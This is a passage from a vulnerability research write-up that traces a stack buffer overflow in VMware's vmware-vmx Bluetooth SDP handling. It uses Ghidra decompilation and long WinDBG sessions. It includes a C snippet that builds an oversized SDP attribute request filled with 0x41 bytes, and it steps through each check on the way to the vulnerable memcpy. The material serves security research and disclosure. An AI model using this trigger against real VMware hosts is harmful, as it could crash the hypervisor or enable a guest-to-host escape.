43      uVar6 = FUN_7ff6a7cacb90(*(undefined8 *) (param_1 + 0x30),uVar1,local_68,local_50);

```

This function will naturally take us to the function **FUN_7ff6a7cac7f0** (**FUN_14083C7F0**).

```

41      uVar2 = FUN_7ff6a7cac7f0(param_1,param_2,local_88 & 0xffffffff,param_4);

```

That's where this part of our C code will be used to eventually take us to the function where the buffer overflow happens.

```

// AttributeIDList - ID 2

    reqBody[offset++] = 6 | (1<<3); // Data element type descriptor | Data
element size descriptor

    *((uint16_t*)&reqBody[offset]) = htons(overflowSize); // Data field size
value

    offset += 2;

    memset(&reqBody[offset], 0x41, overflowSize);

    offset += overflowSize;

    // ContinuationState - no (00)

    reqBody[offset++] = 0;

```

It's important to note the above highlighted data element size descriptor for the second attribute ID is set to 1 (**SDP_DE_UINT** - <https://android.googlesource.com/platform/external/bluez/+/-/611c26d196ef15425ae92dec9f3cdf92bbbe489a%5E2..611c26d196ef15425ae92dec9f3cdf92bbbe489a/>) instead of the usual 6.

```

-/* Data element type descriptor */
-#define SDP_DE_NULL    0
-#define SDP_DE_UINT    1
-#define SDP_DE_INT     2
-#define SDP_DE_UUID    3
-#define SDP_DE_STRING  4
-#define SDP_DE_BOOL    5
-#define SDP_DE_SEQ     6
-#define SDP_DE_ALT     7
-#define SDP_DE_URL     8

```

It is required to have it set to 1 in order to reach the vulnerable function as explained further.

The **FUN_7ff6a7cac7f0** function will compare the response received from the Bluetooth device (the SDP server which is our Pixel 4a device) with the attribute IDs sent from the SDP client (our VM) to see if any of them match. It has a lot of nested functions in it, but the ones we should focus on are on lines 54 and 61.

```

54     cVar3 = FUN_7ff6a7cac1d0(&local_98,1,local_58);
55     if (cVar3 == '\0') break;
56 LAB_7ff6a7cac900:
57     uVar2 = local_50;
58     local_a0 = FUN_7ff6a7c89390(param_4);
59     bVar1 = false;
60     do {
61         cVar3 = FUN_7ff6a7cac1d0(&local_a0,1,&local_88);

```

The function **FUN_7ff6a7cac1d0 (FUN_14083C1D0)** that was already called several times previously is called here again. The code on lines 54 – 59 iterate over the received attribute IDs from the device. We then enter the DO loop and inside it we call the same function again. That's where the received attribute IDs from the device are compared with the ones sent by the SDP client.

Setting a breakpoint right before this function is called on line 61, we have the following register values as shown in WinDBG below.

- RCX – contains the first QWORD address that stores the second QWORD address in it, which in turn contains some of the information we sent in our request including the 0xFFFF value (**MaximumAttributeByteCount**) and the beginning of our 41's.
- RDX – contains the hardcoded **SDP_DE_UINT** (1) value that will be later compared with the second attribute ID's data element size descriptor sent by the SDP client once we enter this function

- R8 – contains the attribute IDs received from the Bluetooth device that will be compared with the IDs sent by the SDP client

```

vmware_vmx+0x83c92b:
00007ff6`a7cac92b e8a0f8ffff call vmware_vmx+0x83c1d0 (00007ff6`a7cac1d0)
0:000> dq rcx
0000001a`168fead8 000001c7`3c358560 000001c7`3c3578a0
0000001a`168feae8 000001c7`3ea8d8e8 00000030`00000006
0000001a`168feaf8 000001c7`3c3578a0 0000001a`168febb8
0000001a`168feb08 000001c7`3ea8d8e8 0000001a`168febe9
0000001a`168feb18 00007ff6`a7cad336 00000002`00000001
0000001a`168feb28 00000000`00000000 00000000`00000000
0000001a`168feb38 00005718`17b87a6a 00005718`17b87bda
0000001a`168feb48 000001c7`3c358560 000001c7`3c357900
0:000> dq 000001c7`3c358560
000001c7`3c358560 00001500`02920002 000001c7`3c491830
000001c7`3c358570 00000000`00000000 00000000`00c40001
000001c7`3c358580 000001c7`3c358590 000001c7`3e668010
000001c7`3c358590 00000000`00660001 000001c7`3eada4e0
000001c7`3c3585a0 000001c7`3eada5a0 091811e6`5c393cc7
000001c7`3c3585b0 000001c7`3c2ff770 000001c7`3ebf1c30
000001c7`3c3585c0 ffffffff`fffffff ffffffff`fffffff
000001c7`3c3585d0 ffffffff`fffffff ffffffff`fffffff
0:000> dq 000001c7`3c491830
000001c7`3c491830 00000000`02c00002 00000000`00000000
000001c7`3c491840 000001c7`3ea8d8d0 004102a0`02a42001
000001c7`3c491850 0000369b`02000006 8f020e92`0236ffff
000001c7`3c491860 41414141`41414141 41414141`41414141
000001c7`3c491870 41414141`41414141 41414141`41414141
000001c7`3c491880 41414141`41414141 41414141`41414141
000001c7`3c491890 41414141`41414141 41414141`41414141
000001c7`3c4918a0 41414141`41414141 41414141`41414141
0:000> r rdx
rdx=0000000000000001
0:000> dq r8
0000001a`168feaf0 00000030`00000006 000001c7`3c3578a0
0000001a`168feb00 0000001a`168febb8 000001c7`3ea8d8e8
0000001a`168feb10 0000001a`168febe9 00007ff6`a7cad336
0000001a`168feb20 00000002`00000001 00000000`00000000
0000001a`168feb30 00000000`00000000 00005718`17b87a6a
0000001a`168feb40 00005718`17b87bda 000001c7`3c358560
0000001a`168feb50 000001c7`3c357900 000001c7`3ea8d8d0
0000001a`168feb60 00000000`00000006 0000001a`168fed30

```

Once we enter this function, we can continue the code execution until the function **FUN_7ff6a7c89100 (FUN_140819100)** on line 23 is called.

```

23  cVar1 = FUN_7ff6a7c89100(uVar3, &local_48, 1);

```

Without going in too much detail what happens inside this function, the main thing to understand is that this function processes the second attribute ID header (**6 | (1<<3)**) sent from the client and converts it into the value of **0xe**, because **6 | (1<<3) = e**. This function also processes the data field size value of the second attribute ID, which we

set to 0x28f (it's stored in memory in the little-endian format as 0x8f and 0x02). Additionally, the function retrieves the buffer of 0x41's that we sent in our request.

```
0:000> ? 6 | (1<<3)
Evaluate expression: 14 = 00000000`0000000e
```

All that information is stored in RDX after we exit that function.

```
0:000> dq rdx L30
000001c7`3c49185d 41414141`418f020e 41414141`41414141
000001c7`3c49186d 41414141`41414141 41414141`41414141
000001c7`3c49187d 41414141`41414141 41414141`41414141
000001c7`3c49188d 41414141`41414141 41414141`41414141
000001c7`3c49189d 41414141`41414141 41414141`41414141
000001c7`3c4918ad 41414141`41414141 41414141`41414141
000001c7`3c4918bd 41414141`41414141 41414141`41414141
000001c7`3c4918cd 41414141`41414141 41414141`41414141
000001c7`3c4918dd 41414141`41414141 41414141`41414141
000001c7`3c4918ed 41414141`41414141 41414141`41414141
000001c7`3c4918fd 41414141`41414141 41414141`41414141
000001c7`3c49190d 41414141`41414141 41414141`41414141
000001c7`3c49191d 41414141`41414141 41414141`41414141
000001c7`3c49192d 41414141`41414141 41414141`41414141
000001c7`3c49193d 41414141`41414141 41414141`41414141
000001c7`3c49194d 41414141`41414141 41414141`41414141
000001c7`3c49195d 41414141`41414141 41414141`41414141
000001c7`3c49196d 41414141`41414141 41414141`41414141
000001c7`3c49197d 41414141`41414141 41414141`41414141
000001c7`3c49198d 41414141`41414141 41414141`41414141
000001c7`3c49199d 41414141`41414141 41414141`41414141
000001c7`3c4919ad 41414141`41414141 41414141`41414141
000001c7`3c4919bd 41414141`41414141 41414141`41414141
000001c7`3c4919cd 41414141`41414141 41414141`41414141
```

We then reach the switch statement on line 25. The value of 0xe is obtained from `rsp+40` (`RSP + local_48` in Ghidra) and not from RDX in this case. And after a few instructions, we perform a jump to case 6 because 0xe was part of the calculation used to select that particular case. Setting the second attribute ID header to **6 | (1<<3)** was required to reach case 6 and then subsequently the vulnerable function as explained further.

<pre> 7ff6a7cac211 e8 ea ce CALL FUN_7ff6a7c89100 fd ff 7ff6a7cac216 84 c0 TEST AL,AL 7ff6a7cac218 0f 84 e0 JZ LAB_7ff6a7cac4fe 02 00 00 7ff6a7cac21e 0f b6 44 MOVZX EAX,byte ptr [RSP + local_48] 24 40 7ff6a7cac223 4c d8 25 LEA R12,[switchD_140029de::caseD_18] d6 3d 7c ff 7ff6a7cac22a 83 e0 07 AND EAX,0x7 7ff6a7cac22d 48 63 c8 MOVSDX RCX,EAX 7ff6a7cac230 41 8b 84 MOV EAX,dword ptr [R12 + RCX*0x4 + 0x83c528] 8c 28 c5 83 00 7ff6a7cac238 49 03 c4 ADD RAX,R12 </pre>	<pre> switchD_14083c23b::switchD 7ff6a7cac23b ff e0 JMP RAX </pre>
--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------	--------------------------------------------------------------------------------

The instructions inside case 6 look as follows:

The function **FUN_7ff6a7c89100 (FUN_140819100)** on line 49 is called again. Stepping over this function stores the second attribute ID header (0xe) + 0x28f + 41's in RDX again.

```

vmware vmx+0x83c2ad:
00007ff6`a7cac2ad e84ecefdfc call vmware_vmx+0x819100 (00007ff6`a7c89100)
0:000> dq rcx
000001c7`3c358560 00001500`02920002 000001c7`3c491830
000001c7`3c358570 00000000`00000000 00000000`00c40001
000001c7`3c358580 000001c7`3c358590 000001c7`3e668010
000001c7`3c358590 00000000`00660001 000001c7`3eada4e0
000001c7`3c3585a0 000001c7`3eada5a0 091811e6`5c393cc7
000001c7`3c3585b0 000001c7`3c2ff770 000001c7`3ebf1c30
000001c7`3c3585c0 ffffffff`fffffff ffffffff`fffffff
000001c7`3c3585d0 ffffffff`fffffff ffffffff`fffffff
0:000> dq 000001c7`3c491830
000001c7`3c491830 00000000`02c00002 00000000`00000000
000001c7`3c491840 000001c7`3ea8d8d0 004102a0`02a42001
000001c7`3c491850 0000369b`02000006 8f020e92`0236ffff
000001c7`3c491860 41414141`41414141 41414141`41414141
000001c7`3c491870 41414141`41414141 41414141`41414141
000001c7`3c491880 41414141`41414141 41414141`41414141
000001c7`3c491890 41414141`41414141 41414141`41414141
000001c7`3c4918a0 41414141`41414141 41414141`41414141
0:000> dq rdx
0000001a`168fea60 00000000`0000000e 00005718`17b8793a
0000001a`168fea70 00005718`17b87afa 00007ff6`a7c8919e
0000001a`168fea80 00000000`00000001 000001c7`3c358560
0000001a`168fea90 00000000`00000000 00000000`00000000
0000001a`168feaa0 000001c7`3ea8d8d0 00007ff6`a7cac930
0000001a`168feab0 00000000`00010000 00000000`00010000
0000001a`168feac0 00000000`00010000 0000001a`168feb19
0000001a`168fead0 000001c7`00010000 000001c7`3c358560
0:000> r r8d
r8d=3
0:000> p
vmware_vmx+0x83c2b2:
00007ff6`a7cac2b2 84c0 test al,al
0:000> dq rdx
000001c7`3c49185d 41414141`418f020e 41414141`41414141
000001c7`3c49186d 41414141`41414141 41414141`41414141
000001c7`3c49187d 41414141`41414141 41414141`41414141
000001c7`3c49188d 41414141`41414141 41414141`41414141
000001c7`3c49189d 41414141`41414141 41414141`41414141
000001c7`3c4918ad 41414141`41414141 41414141`41414141
000001c7`3c4918bd 41414141`41414141 41414141`41414141
000001c7`3c4918cd 41414141`41414141 41414141`41414141

```

We then reach the instructions (starting from **0x7ff6a7cac2ba**) that move the data size value of 0x8f02 located at RSP+41 into EAX, byte shift AX to the left by 8 and then move that value into EBX (**uVar6** on line 51), which now stores the exact data size value (0x28f) we set in our SDP request.

<pre> 7ff6a7cac2ad e8 4e ce CALL FUN_7ff6a7c89100 fd ff 7ff6a7cac2b2 84 c0 TEST AL,AL 7ff6a7cac2b4 0f 84 44 JZ LAB_7ff6a7cac4fe 02 00 00 7ff6a7cac2ba 0f b7 44 MOVZX EAX,word ptr [RSP + local_47] 24 41 7ff6a7cac2bf 66 c1 c0 08 ROL AX,0x8 7ff6a7cac2c3 0f b7 d8 MOVZX EBX,AX 7ff6a7cac2c6 eb 45 JMP LAB_7ff6a7cac30d </pre>	<pre> 47 case 6: 48 uVar5 = 3; 49 cVar1 = FUN_7ff6a7c89100(uVar3, &local_48, 3); 50 if (cVar1 == '\0') goto switchD_14083c35f_default; 51 uVar6 = (uint)(ushort)((ushort)local_47 << 8 (ushort)local_47 >> 8); 52 break; 53 case 7: 54 uVar5 = 5; 55 cVar1 = FUN_7ff6a7c89100(uVar3, &local_48, 5); 56 if (cVar1 == '\0') goto switchD_14083c35f_default; </pre>
--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------	------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------

```

vmware_vmx+0x83c2ba:
00007ff6`a7cac2ba 0fb7442441      movzx  eax,word ptr [rsp+41h] ss:0000001a`168fea61=8f02
0:000> dq rsp+41
0000001a`168fea61 3a000000`00008f02 fa000057`1817b879
0000001a`168fea71 9e000057`1817b87a 0100007f`f6a7c891
0000001a`168fea81 60000000`00000000 00000001`c73c3585
0000001a`168fea91 00000000`00000000 d0000000`00000000
0000001a`168feaa1 30000001`c73ea8d8 0000007f`f6a7cac9
0000001a`168feab1 00000000`00000100 00000000`00000100
0000001a`168feac1 19000000`00000100 00000000`1a168feb
0000001a`168fead1 60000001`c7000100 a0000001`c73c3585
0:000> t
vmware_vmx+0x83c2bf:
00007ff6`a7cac2bf 66c1c008      rol    ax,8
0:000> t
vmware_vmx+0x83c2c3:
00007ff6`a7cac2c3 0fb7d8      movzx  ebx,ax
0:000> t
vmware_vmx+0x83c2c6:
00007ff6`a7cac2c6 eb45      jmp     vmware_vmx+0x83c30d (00007ff6`a7cac30d)
0:000> r ebx
ebx=28f

```

We then reach another function **FUN_7ff6a7cabb60 (FUN_14083BB60)** that we successfully pass on lines 61 - 62 because of the value **0xe** we used. Also please take a note of the variable **bVar4** that is set to **local_48 >> 3** on line 60 prior to that, which in this case is **0xe >> 3 = 1**. That variable is used later as shown below.

<pre> 7ff6a7cac30d 0f b6 7c MOVZX EDI,byte ptr [RSP + local_48] 24 40 7ff6a7cac312 8b d5 MOV EDX,EBP 7ff6a7cac314 49 8b ce MOV RCX,R14 7ff6a7cac317 c1 ef 03 SHR EDI,0x3 7ff6a7cac31a e8 41 f8 CALL FUN_7ff6a7cabb60 ff ff 7ff6a7cac31f 84 c0 TEST AL,AL 7ff6a7cac321 0f 84 d7 JZ LAB_7ff6a7cac4fe 01 00 00 7ff6a7cac327 41 83 ff ff CMP R15D,-0x1 7ff6a7cac32b 74 09 JZ LAB_7ff6a7cac336 7ff6a7cac32d 41 3b ff CMP EDI,R15D 7ff6a7cac330 0f 85 c8 JNZ LAB_7ff6a7cac4fe 01 00 00 LAB_7ff6a7cac336 7ff6a7cac336 49 8b 0e MOV RCX,qword ptr [R14] 7ff6a7cac339 e8 32 d2 CALL FUN_7ff6a7c89570 fd ff </pre>	<pre> 47 48 uVar5 = 3; 49 cVar1 = FUN_7ff6a7c89100(uVar3,local_48,3); 50 if (cVar1 == '\0') goto switchD_14083c35f_default; 51 uVar6 = (uint)(ushort)((ushort)local_47 << 8 (ushort)local_47 >> 8); 52 break; 53 54 case 7: 55 uVar5 = 5; 56 cVar1 = FUN_7ff6a7c89100(uVar3,local_48,5); 57 if (cVar1 == '\0') goto switchD_14083c35f_default; 58 uVar6 = (local_47 & 0xff0000 local_47 >> 0x10) >> 8 59 (local_47 << 0x10 local_47 & 0xff00) << 8; 60 bVar4 = local_48 >> 3; 61 cVar1 = FUN_7ff6a7cabb60(param_1,uVar5); 62 if ((cVar1 != '\0') && 63 (((param_2 == 0xffffffff (bVar4 == param_2)) && 64 (uVar2 = FUN_7ff6a7c89570('param_1), uVar6 <= uVar2)))) { 65 *param_3 = (uint)bVar4; 66 param_3[1] = uVar6; </pre>
----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------	---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------

We also pass all the additional checks and comparisons on lines 62 - 63 and reach the function **FUN_7ff6a7c89570 (FUN_140819570)** on line 64.

```

00007ff6`a7cac31a e841f8ffff      call     vmware_vmx+0x83bb60 (00007ff6`a7cabb60)
0:000> r edi
edi=1
0:000> ? e << 3
Evaluate expression: 112 = 00000000`00000070
0:000> ? e >> 3
Evaluate expression: 1 = 00000000`00000001
0:000> p
vmware_vmx+0x83c31f:
00007ff6`a7cac31f 84c0          test     al,al
0:000> r al
al=1
0:000> t
vmware_vmx+0x83c321:
00007ff6`a7cac321 0f84d7010000   je      vmware_vmx+0x83c4fe (00007ff6`a7cac4fe) [br=0]
0:000> t
vmware_vmx+0x83c327:
00007ff6`a7cac327 4183ffff      cmp     r15d,0FFFFFFFFh
0:000> r r15d
r15d=1
0:000> r edi
edi=1
0:000> t
vmware_vmx+0x83c32b:
00007ff6`a7cac32b 7409          je      vmware_vmx+0x83c336 (00007ff6`a7cac336) [br=0]
0:000> t
vmware_vmx+0x83c32d:
00007ff6`a7cac32d 413bff      cmp     edi,r15d
0:000> t
vmware_vmx+0x83c330:
00007ff6`a7cac330 0f85c8010000   jne     vmware_vmx+0x83c4fe (00007ff6`a7cac4fe) [br=0]
0:000> t
vmware_vmx+0x83c336:
00007ff6`a7cac336 498b0e      mov     rcx,qword ptr [r14] ds:0000001a`168fead8=000001c73c357750
0:000> t
vmware_vmx+0x83c339:
00007ff6`a7cac339 e832d2fdff    call    vmware_vmx+0x819570 (00007ff6`a7c89570)

```

This function further compares the size of the buffer that is already saved in EBX (0x28f) with the value obtained from our sent buffer, which has its size returned into EAX after this function is called. In this case both values match and we pass this function's IF statement. This exact reason why this is done isn't known. Maybe this function checks that in case the buffer was tampered with or corrupted after it was initially received from the SDP client.

```

7ff6a7cac336 49 8b 0e      MOV     RCX,qword ptr [R14]
7ff6a7cac339 e8 32 d2      CALL    FUN_7ff6a7c89570
              fd ff
7ff6a7cac33e 3b d8        CMP     EBX,EAX
7ff6a7cac340 0f 87 b8     JA      LAB_7ff6a7cac4fe

```

```

00007ff6`a7cac339 e832d2fdff      call     vmware_vmx+0x819570 (00007ff6`a7c89570)
0:000> p
vmware_vmx+0x83c33e:
00007ff6`a7cac33e 3bd8          cmp     ebx,eax
0:000> r eax
eax=28f
0:000> r ebx
ebx=28f
0:000> t
vmware_vmx+0x83c340:
00007ff6`a7cac340 0f87b8010000   ja      vmware_vmx+0x83c4fe (00007ff6`a7cac4fe) [br=0]

```

We then reach another set of instructions.

```

65     *param_3 = (uint)bVar4;
66     param_3[1] = uVar6;
67     switch(bVar4) {
68     case 0:
69         break;
70     case 1:
71         FUN_7ff6a7cac570(param_1,uVar6,param_3 + 2,param_3 + 4);
72         break;
73     case 2:
74         uVar2 = uVar6 * 8 - 1;
75         cVar1 = FUN_7ff6a7cac570(param_1,uVar6,&local_68,&local_60);

```

7ff6a7cac346	89 3e	MOV	dword ptr [RSI],EDI
7ff6a7cac348	89 5e 04	MOV	dword ptr [RSI + 0x4],EBX
7ff6a7cac34b	83 ff 08	CMP	EDI,0x8
7ff6a7cac34e	0f 87 aa	JA	LAB_7ff6a7cac4fe

On line 65 **param_3** (RSI address) is set to **bVar4** (EDI). Remember the **bVar4** variable was set to 1 prior to that.

On line 66 **param_3[1]** (RSI+4 address) is set to **uVar6** (EBX that stores 0x28f). Since EDI is not above 8, we reach the switch statement that follows.

```

vmware_vmx+0x83c346:
00007ff6`a7cac346 893e          mov     dword ptr [rsi],edi ds:0000001a`168feaf0=00000006
0:000> r edi
edi=1
0:000> t
vmware_vmx+0x83c348:
00007ff6`a7cac348 895e04       mov     dword ptr [rsi+4],ebx ds:0000001a`168feaf4=00000030
0:000> r ebx
ebx=28f
0:000> t
vmware_vmx+0x83c34b:
00007ff6`a7cac34b 83ff08       cmp     edi,8
0:000> dq rsi
0000001a`168feaf0 0000028f 00000001 000001c7`3c3578a0
0000001a`168feb00 0000001a`168febb8 000001c7`3ea8d8e8
0000001a`168feb10 0000001a`168febe9 00007ff6`a7cad336
0000001a`168feb20 00000002`00000001 00000000`00000000
0000001a`168feb30 00000000`00000000 00005718`17b87a6a
0000001a`168feb40 00005718`17b87bda 000001c7`3c358560
0000001a`168feb50 000001c7`3c357900 000001c7`3ea8d8d0
0000001a`168feb60 00000000`00000006 0000001a`168fed30

```

7ff6a7cac354	41 8b 8c	MOV	ECX,dword ptr [R12 + RDI*0x4 + 0x83c548]	67	switch(bVar4) {
bc 48 c5				68	case 0:
83 00				69	break;
7ff6a7cac35c	49 03 cc	ADD	RCX,R12	70	case 1:
				71	FUN_7ff6a7cac570(param_1,uVar6,param_3 + 2,param_3 + 4);
				72	break;
7ff6a7cac35f	ff e1	JMP	RCX	73	case 2:

And because the **bVar4** (RDI) variable is set to 1, the calculations in the switch statement allow us to jump straight to case 1.

```
00007ff6`a7cac354 418b8cbc48c58300 mov     ecx,dword ptr [r12+rdi*4+83C548h] ds:00007ff6`a7cac54c=0083c36e
0:000> t
vmware_vmx+0x83c35c:
00007ff6`a7cac35c 4903cc      add     rcx,r12
0:000> t
vmware_vmx+0x83c35f:
00007ff6`a7cac35f ffe1      jmp     rcx {vmware_vmx+0x83c36e (00007ff6`a7cac36e)}
```

We finally reach the function **FUN_7ff6a7cac570** (**FUN_14083C570**) where the buffer overflow happens.

```
switchD_14083c35f::caseD_1
7ff6a7cac36e 0f ae e8      LFENCE
7ff6a7cac371 4c 8d 4e 10    LEA      R9,[RSI + 0x10]
7ff6a7cac375 8b d3         MOV      EDX,EBX
7ff6a7cac377 4c 8d 46 08    LEA      R8,[RSI + 0x8]
7ff6a7cac37b 49 8b ce      MOV      RCX,R14
7ff6a7cac37e e8 ed 01      CALL     FUN_7ff6a7cac570

case 1:
FUN_7ff6a7cac570(param_1,uVar6,param_3 + 2,param_3 + 4);
break;
```

Looking at the register values before that function is called, we can observe the following:

- RCX (param_1) – contains the first QWORD which in turn contains the second QWORD storing our buffer of 41's that we sent in our SDP request
- RDX (uVar6) – contains the size of the buffer (0x28f) that we set in our SDP request


```

00007ff7`bca4c37e e8ed010000 call vmware_vmx+0x83c570 (00007ff7`bca4c570)
0:000> dq rcx
00000080`ec93e488 00000217`4e343170 00000217`4e3432c0
00000080`ec93e498 00000217`50ab9fb8 0000028f`00000001
00000080`ec93e4a8 00000217`4e3432c0 00000080`ec93e568
00000080`ec93e4b8 00000217`50ab9fb8 00000080`ec93e599
00000080`ec93e4c8 00007ff7`bca4d336 00000002`00000001
00000080`ec93e4d8 00000000`00000000 00000000`00000000
00000080`ec93e4e8 00008ab9`7fa2c23f 00008ab9`7fa2c2ef
00000080`ec93e4f8 00000217`4e343f68 00000217`4e343320
0:000> dq 00000217`4e343170
00000217`4e343170 00001800`028f0001 00000217`4e125720
00000217`4e343180 00000000`00000000 00000000`00380001
00000217`4e343190 00000217`4e3431a0 00000217`50d99e40
00000217`4e3431a0 00000000`00340001 00000217`4e3431b8
00000217`4e3431b0 00000217`50d99d50 00000000`00300001
00000217`4e3431c0 00000217`4e3431d0 00000217`50d99d20
00000217`4e3431d0 00000000`002c0001 00000217`4e3431e8
00000217`4e3431e0 00000217`50d99fc0 00000000`00280001
0:000> dq 00000217`4e125720
00000217`4e125720 00000000`02c00003 00000000`00000000
00000217`4e125730 00000217`50ab9fa0 004102a0`02a42005
00000217`4e125740 0000369b`02000006 8f020e92`0236ffff
00000217`4e125750 41414141`41414141 41414141`41414141
00000217`4e125760 41414141`41414141 41414141`41414141
00000217`4e125770 41414141`41414141 41414141`41414141
00000217`4e125780 41414141`41414141 41414141`41414141
00000217`4e125790 41414141`41414141 41414141`41414141
0:000> r rdx
rdx=0000000000000028f

```

Stepping into this function we can see a few instructions that are relevant to us:

- EDX is moved into EDI (now stores 0x28f)
- EDX is moved into R8D (now stores 0x28f)
- RCX is dereferenced into RCX (now stores the address where the second QWORD points to our buffer of 41's)
- The address of RSP + 0x30 is moved into RDX

7ff6a7cac570	40 53	PUSH	RBX
7ff6a7cac572	56	PUSH	RSI
7ff6a7cac573	57	PUSH	RDI
7ff6a7cac574	41 56	PUSH	R14
7ff6a7cac576	41 57	PUSH	R15
7ff6a7cac578	48 83 ec 50	SUB	RSP,0x50
7ff6a7cac57c	48 8b 05	MOV	RAX,qword ptr [DAT_7ff6a813a028]
	a5 da 48 00		
7ff6a7cac583	48 33 c4	XOR	RAX,RSP
7ff6a7cac586	48 89 44	MOV	qword ptr [RSP + local_38],RAX
	24 40		
7ff6a7cac58b	33 c0	XOR	EAX,EAX
7ff6a7cac58d	8b fa	MOV	EDI,EDX
7ff6a7cac58f	4d 8b f8	MOV	R15,R8
7ff6a7cac592	48 89 44	MOV	qword ptr [RSP + local_58],RAX
	24 20		
7ff6a7cac597	44 8b c2	MOV	R8D,EDX
7ff6a7cac59a	48 8b d9	MOV	RBX,RCX
7ff6a7cac59d	48 8b 09	MOV	RCX,qword ptr [RCX]
7ff6a7cac5a0	48 8d 54	LEA	RDX=>local_48,[RSP + 0x30]
	24 30		
7ff6a7cac5a5	4d 8b f1	MOV	R14,R9
7ff6a7cac5a8	48 89 44	MOV	qword ptr [RSP + local_50],RAX
	24 28		
7ff6a7cac5ad	e8 4e cb	CALL	FUN_7ff6a7c89100

```

2 void FUN_7ff6a7cac570(undefined8 *param_1,uint param_2,ulonglong *param_3,ulonglong *param_4)
3
4 {
5     char cVar1;
6     uint uVar2;
7     ulonglong _Size;
8     uint uVar3;
9     undefined1 auStack_78 [32];
10    ulonglong local_58;
11    ulonglong local_50;
12    undefined1 local_48 [16];
13    ulonglong local_38;
14
15    local_38 = DAT_7ff6a813a028 ^ (ulonglong)auStack_78;
16    _Size = (ulonglong)param_2;
17    local_58 = 0;
18    local_50 = 0;
19    cVar1 = FUN_7ff6a7c89100(*param_1,local_48,param_2);
20    if (cVar1 != '\0') {
21        memcpy(local_48 + -_Size,local_48,_Size);

```


Before the function **FUN_7ff6a7c89100 (FUN_140819100)** is called we have the three registers (RCX, RDX and R8) setup as follows:

```
00007ff7`bca4c5ad e84ecbfdff call vmware_vmx+0x819100 (00007ff7`bca29100)
0:000> dq rcx
00000217`4e343170 00001800`028f0001 00000217`4e125720
00000217`4e343180 00000000`00000000 00000000`00380001
00000217`4e343190 00000217`4e3431a0 00000217`50d99e40
00000217`4e3431a0 00000000`00340001 00000217`4e3431b8
00000217`4e3431b0 00000217`50d99d50 00000000`00300001
00000217`4e3431c0 00000217`4e3431d0 00000217`50d99d20
00000217`4e3431d0 00000000`002c0001 00000217`4e3431e8
00000217`4e3431e0 00000217`50d99fc0 00000000`00280001
0:000> dq 00000217`4e125720
00000217`4e125720 00000000`02c00003 00000000`00000000
00000217`4e125730 00000217`50ab9fa0 004102a0`02a42005
00000217`4e125740 0000369b`02000006 8f020e92`0236ffff
00000217`4e125750 41414141`41414141 41414141`41414141
00000217`4e125760 41414141`41414141 41414141`41414141
00000217`4e125770 41414141`41414141 41414141`41414141
00000217`4e125780 41414141`41414141 41414141`41414141
00000217`4e125790 41414141`41414141 41414141`41414141
0:000> dq rdx
00000080`ec93e380 00000000`00010000 00000000`00000003
00000080`ec93e390 00008ab9`7fa2c50f 00007ff7`bca4bbba
00000080`ec93e3a0 00000000`00000001 00000080`ec93e488
00000080`ec93e3b0 00000000`00000001 00000080`ec93e4a0
00000080`ec93e3c0 00000000`0000028f 00007ff7`bca4c383
00000080`ec93e3d0 00000000`0000028f 00000080`ec93e4a0
00000080`ec93e3e0 00000000`00000006 00000004`00000001
00000080`ec93e3f0 00000000`00010000 00000000`00000000
0:000> r r8
r8=000000000000028f
```

Please take a note that RCX is storing an address that is located on the heap and RDX is storing an address located on the stack.

```
0:000> !address @rcx
```

```
Usage: Heap
Base Address: 00000217`4e278000
End Address: 00000217`4e5df000
Region Size: 00000000`00367000 ( 3.402 MB)
State: 00001000 MEM_COMMIT
Protect: 00000004 PAGE_READWRITE
Type: 00020000 MEM_PRIVATE
Allocation Base: 00000217`4e1e0000
Allocation Protect: 00000004 PAGE_READWRITE
More info: heap owning the address: !heap -s -h 0x2174b48000
More info: heap segment
More info: heap entry containing the address: !heap -x 0x2174e343170
```

```
Content source: 1 (target), length: 29be90
```

```
0:000> !address @rdx
```

```
Usage: Stack
Base Address: 00000080`ec935000
End Address: 00000080`ec940000
Region Size: 00000000`0000b000 ( 44.000 kB)
State: 00001000 MEM_COMMIT
Protect: 00000004 PAGE_READWRITE
Type: 00020000 MEM_PRIVATE
Allocation Base: 00000080`ec840000
Allocation Protect: 00000004 PAGE_READWRITE
More info: ~0k
```

```
Content source: 1 (target), length: 1c80
```

We can also check the stack call in WinDBG. So far nothing looks to be corrupted.

```

0:000> k
# Child-SP          RetAddr             Call Site
00 00000080`ec93e350 00007ff7`bca4c383  vmware_vmx+0x83c5ad
01 00000080`ec93e3d0 00007ff7`bca4c930  vmware_vmx+0x83c383
02 00000080`ec93e460 00007ff7`bca4cd45  vmware_vmx+0x83c930
03 00000080`ec93e530 00007ff7`bca7c2ac  vmware_vmx+0x83cd45
04 00000080`ec93e600 00007ff7`bca7bdd6  vmware_vmx+0x86c2ac
05 00000080`ec93e6b0 00007ff7`bca51f2e  vmware_vmx+0x86bdd6
06 00000080`ec93e710 00007ff7`bc92e809  vmware_vmx+0x841f2e
07 00000080`ec93e750 00007ff7`bca52a73  vmware_vmx+0x71e809
08 00000080`ec93e790 00007ff7`bca2c44d  vmware_vmx+0x842a73
09 00000080`ec93e810 00007ff7`bca536c5  vmware_vmx+0x81c44d
0a 00000080`ec93e970 00007ff7`bca2a2fe  vmware_vmx+0x8436c5
0b 00000080`ec93e9c0 00007ff7`bc9601f6  vmware_vmx+0x81a2fe
0c 00000080`ec93eb60 00007ff7`bc96293a  vmware_vmx+0x7501f6
0d 00000080`ec93ecf0 00007ff7`bc8b7586  vmware_vmx+0x75293a
0e 00000080`ec93ee80 00007ff7`bc91c705  vmware_vmx+0x6a7586
0f 00000080`ec93eec0 00007ff7`bc2b029c  vmware_vmx+0x70c705
